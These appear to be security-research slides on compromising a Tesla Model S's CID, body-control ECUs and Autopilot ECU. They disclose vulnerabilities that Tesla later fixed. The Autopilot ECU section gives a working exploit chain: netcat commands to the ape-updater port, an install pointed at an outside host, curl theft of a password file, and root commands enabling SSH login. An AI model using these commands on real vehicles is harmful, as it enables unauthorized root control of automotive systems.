
# *How we patch*

- Patch in CID
- Reverse of ECUs
- Patch in ECUs



# Patch in CID

- Patch the QtCar to simulate the press
- Bypass the code and time checking



# *Reverse of ECUs*

- All body control ECUs are powerpc
- Identify the RTOS


```
aFreescaleFrees:.string "Freescale/Freescale MQX"
```

- Found out the segment table



# *Reverse of ECUs*

- Beginning of the initialization



# *Reverse of ECUs*

- Segments

```
struct egg_table_action {  
    DWORD sour_addr;  
    DWORD target_addr;  
    DWORD length;  
};
```

```
seg000:00008030 00 00 80 00+segs:  
seg000:00008030 00 00 80 00+  
seg000:00008030 00 00 00 08+  
seg000:00008030 00 00 80 10+  
seg000:00008030 00 00 80 10+  
seg000:00008030 00 00 00 20+  
seg000:00008030 00 00 80 30+  
seg000:00008030 00 00 80 30+  
seg000:00008030 00 00 00 BC+  
seg000:00008030 00 00 80 EC+  
seg000:00008030 00 00 80 EC+  
seg000:00008030 00 00 02 10+
```

```
segments <0x8000, 0x8000, 8>  
segments <0x8010, 0x8010, 0x20>  
segments <0x8030, 0x8030, 0xBC>  
segments <0x80EC, 0x80EC, 0x210>  
segments <0x9000, 0x9000, 0x114>  
segments <0x9120, 0x9120, 4>  
segments <0x11000, 0x11000, 0x59A20>  
segments <0x6AA20, 0x6AA20, 0x5A8>  
segments <0x6AFC8, 0x6AFC8, 0x68CC>  
segments <0x71898, 0x40000000, 0x1030>  
segments <0x728C8, 0x40001030, 0x8C>  
segments <0x72958, 0x40001398, 0x290>
```



# *Patch of BCCEN*

- Locate the code to check the fob status
  - sub\_3520A

```
if ( (unsigned __int8)get_key_state(2u) == 3 && *(_DWORD *)&byte_4000823E + 10) == -1 )
{
    *(_DWORD *)&byte_4000823E + 10) = sub_2A8E2();
    byte_4000823C = 0;
    *(&byte_4000823E + 1) = 0;
    byte_4000823D = 0;
    byte_4000823B[0] = 0;
}
```

- sub\_36106 check the status of fob



# *Patch of BC FRONT*

- Locate the data of the Egg table with segment table
  - The size of BCCEN firmware is large than before

```
struct egg_table_action {  
    BYTE type;      /* 0:light, 1:Wing door, 2:regular door...  
    DWORD conf;    /* actions */  
    DWORD time;    /* time in ms */  
};
```

- Patch the size of Egg table

```
while ( HIWORD(dword_400053B0[6]) < 0x2D8u )  
{  
    result = sub_23BA2(dword_400053B0[2]);  
    if ( result <= egg_list[3 * HIWORD(dword_400053B0[6]) + 2] )  
        break;  
    v22 = HIWORD(dword_400053B0[6])+++;  
    result = sub_35BCE(&egg_list[3 * v22]);  
}
```




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# Autopilot ECU

- Provides driver assistance function



```
Starting Nmap 7.60SUN ( https://nmap.org ) at 05:46 PDT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ape (192.168.90.103)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not
Host is up (0.0010s latency).
Not shown: 65530 closed ports
PORT      STATE     SERVICE
22/tcp    open      ssh
8901/tcp  open      unknown
25974/tcp open      unknown
27694/tcp filtered unknown
28496/tcp open      unknown
MAC Address: (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
root@cid-#
```



# Ape-updater

- TCP port 25974
  - Command

```
updater_command_ <aOverride_han_1, 0x0, 1, do_override_handshake>
updater_command_ <aInstall_0, 3, 0, do_install>
updater_command_ <aPatch_0, 5, 0, do_install>
updater_command_ <aChecksig, 8, 1, do_checksig>
updater_command_ <aReplace, 4, 1, do_replace>
updater_command_ <aRedeploy, 3, 1, do_redeploy>
updater_command_ <aRestage, 7, 1, do_redeploy>
updater_command_ <aServe, 5, 1, do_serve>
updater_command_ <aFwfRedeploy, 0xA, 0, do_launch_factory_redeploy>
updater_command_ <aFwpRedeploy_0, 0xA, 0, do_launch_factory_redeploy>
updater_command_ <aFactoryRedep_0, 0xA, 0, do_factory_redeploy>
updater_command_ <aM3FactoryDeplo, 0xA, 0, do_m3_factory_deploy>
```

- TCP port 28496
  - http server
  - command via http request



# *Commands for update*

- handshake

**handshake JSON** →

```
POST /vehicles/                               /handshake HTTP/1.1
User-Agent: cid-updater/a4e608e0829c5022
Host: firmware.vn.teslamotors.com:4567
Accept: /*
Content-Length: 204
Content-Type: application/x-www-form-urlencoded

vehicle[vehicle_hardware_configuration_string]=tcid:6,tic:6,sierra:0,parrot:
0,&vehicle[package_signature]=Ke1b%2f5IBdZB
%2bRMGzFpAfe5VJ9InZ3bms9JeRfSv9PnwtH1R5laMs6KTHgr4GBY1N39Ib3Ktzgua7q520%2blr3Bg%3d
%3dHTTP/1.1 200 OK
Server: nginx
Date:
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Status: 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
ETag: W/"7a335e5f710dbb23f9e481a848a94e7d"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: a2b264e4-7fa1-4c8f-b863-170894844c43
X-Runtime: 1.934295

28d
{"vehicle_job_status_url":"http://firmware.vn.teslamotors.com:4567/jobs/      /
statuses","firmware_download_file_md5":"s5/7kQaQxm70VDdnc30Dgei/
L8pv9s9D71+YWpm475JH1fpkM6FHOANDQ5pe1KHRTyGaJF1gvae7u2ViC2afCA==","expected_install_dura-
tion":45,"release_program":"General","verify_gwxfer_write":"true","wifi_wait_until":
14      ,"crypto_key":
VpIZbdvo74LAF17FWk=","crypto_blocksize":256,"rbdlt_download_url":"http://
va.teslamotors.com:80/          ?__gda__=exp=14      &acl=/
      , "rbdlt_mem_b16":"02E0DE80"}
```

- install

- install <http://va.teslamotors.com:80/xxxxxx>



# *m3\_factory\_deploy*

- Override handshake JSON

```
do_m3_factory_deploy(..., command_line, ...)  
{  
    dispatch_command("override_handshake {" command_line_argument "});  
}
```

- Used by install

```
do_install(...)  
{  
    do_serve("serve start " + handshake_json["self_serve"]);  
}
```

serve arbitrary file on http server



# Exploit

```
echo -ne "m3-factory-deploy \"self_server\":\"/var/etc/saccess/tesla1\"\nexit\n" | nc $APE $PORT_CMD > /dev/null
sleep 5
echo -ne "install http://8.8.8.8:8888/8888\nexit\n" | nc $APE $PORT_CMD > /dev/null
```

```
ape-updater:20642: override_handshake { "self_server":"/var/etc/saccess/tesla1", }
ape-updater:20634: write_file status=success path=/var/spool/ape-updater/handshake-response.part-1 contents={ "self_server":"/var/etc/saccess/tesla1", }
ape-updater:11807: serve status=start path=/deploy/seed_artifacts_v2 slot=0
ape-updater:16731: /var/hashpicker /var/car-config "curl http://localhost:20564/report%20hashpicker%20status=success%20component=" "curl http://localhost:20564/report%20hashpicker%20status=failure%20component=" </dev/null >/dev/null 2>&1 &
ape-updater: 2342:      PARSED:          parse_commands:    SOCK_STREAM parent:    0 fd:10  addr:192.168.90.103:25974 dtx:181 rx:62 t
x:156 px:0/0 inb:0 outb:35 LC:m3-factory-deploy READY:i
ape-updater:18460: Contact on command_service_listener sid 2 socket descriptor 6
ape-updater:18418: generic_listener sid 2 (parse_commands): accept (6) returned connection fd 10.
ape-updater: 2342:      PARSED:          parse_commands:    SOCK_STREAM parent:    0 fd:10  addr:192.168.90.103:25974 dtx:191 rx:38 t
x:0 px:0/0 inb:5 outb:156 READY:io
ape-updater:22570: sid 10 has just asked to be kept awake
ape-updater: 7188: do_periodically_until period_ms=60000 timeout_ms=0 name=keepawake command=keepawake
ape-updater:22697: install status=not_postponing
ape-updater:22701: install status=shutting_down_ape_watchdog
ape-updater:22704: install status=success exit_code=0
ape-updater:22743: install serve_start=/var/etc/saccess/tesla1
ape-updater:11807: serve status=start path=/var/etc/saccess/tesla1 slot=1
ape-updater:22770: install url=http://8.8.8.8:8888/8888
```

```
curl $APE:$PORT_HTTP/var/etc/saccess/tesla1
```



# *Get Root*

- auth with password from tesla1
- Execute system command with root privilege
- Permit root to login via ssh

```
root@cid-          # /tmp/m3exp_17174.sh  
f6de40901fad2833  
root@cid-          # nc ape 25974  
Welcome to Model S ape-updater ONLINE Built for Package Version: 17.17.4 (5845bb40abd6b7da @ 0b94b!  
6.183241600st  
> auth f6de40901fad2833  
ok  
> system umount /etc/ssh/sshd_config  
> system umount /etc/shadow  
> system sv restart sshd  
> exit  
root@cid-          # ssh root@ape  
root@ap:~# uname -a  
Linux ap 3.18.21-rt19 #1 SMP PREEMPT RT Fri May 5 14:43:35 PDT 2017 aarch64 GNU/Linux  
root@ap:~#
```

# *Fixed by Tesla*

- How
  - *m3\_factory\_deploy()* forbided on APE
  - check forbidden directories in *do\_serve()*
- Fixed in mid 2017
- Vulnerability exists for less than one month



# CONCLUSION

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# *Fully Compromised*



Center Information Display



Gateway



Autopilot ECU



Body Control Modules



# *Tesla's Response*

- Quickly fixed in few days
  - CVE-2017-9983: Gateway code sign protection bypass
  - CVE-2017-6261: Nvmap kernel local privilege escalation

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# *Security Enhancement*

- iptables
  - More strictly
- cid-updater/ape-updater
  - Lots of bug fixed
  - saccess token no longer used as passwords
- System upgrade
  - Can not rollback





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